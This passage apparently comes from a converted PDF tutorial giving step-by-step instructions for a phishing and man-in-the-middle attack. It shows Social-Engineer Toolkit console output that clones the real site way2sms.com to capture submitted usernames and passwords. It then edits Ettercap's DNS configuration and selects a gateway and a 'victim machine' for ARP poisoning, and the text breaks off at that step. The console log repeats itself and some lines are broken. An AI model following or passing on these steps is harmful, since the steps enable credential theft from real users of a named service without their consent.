rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.101]:
```

- ❖ Now, here I had high-lighted my local IP but in your case it will be different check it, if it is right then hit enter or else manually type and hit enter



```
root@at-001:~#
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---


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this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.101]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.way2sms.com/
```

- ❖ Now, here is the main thing you have to give the URLs of the site for making the clone

Github : <https://github.com/offensivekernel>




```
root@at-001:~# If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
root@at-001:~# IP address below, not your NAT address. Additionally, if you don't know
root@at-001:~# basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.1
01]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.way2sms.com/

[*] Cloning the website: http://www.way2sms.com/
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your dir
ectory structure is.
Press {return} if you understand what we're saying here.
```

❖ Now, here press enter and you are done with setoolkit configuration




```
root@at-001:~# nano /etc/ettercap/etter.conf
root@at-001:~# nano /etc/ettercap/etter.dns
root@at-001:~# ettercap -G
```


❖ Now, minimize that terminal and open a new terminal or previous terminal where we had done Ettercap configuration, and type “Ettercap -G” in the terminal for Graphical Interface

Github : <https://github.com/offensivekernel>

Github : <https://github.com/offensivekernel>




❖ Now, select “Sniff” and in that “Unified Sniffing”




❖ Now, we have to select the interface of the network in my case it is eth0 and click ok

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❖ Now, click on “Hosts” option and then click on “Scan for Hosts”




❖ Now, check for your default gateway IP and Your Target IP and add it as


- ✓ Target 1 as Default Gateway IP
- ✓ Target 2 as Victim Machine IP

Github : <https://github.com/offensivekernel>

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
❖ Here, I had High-Lighted it with yellow colour in the bottom on the screenshot showing that the target is selected




❖ Now, select “Mitm” and select there “ARP 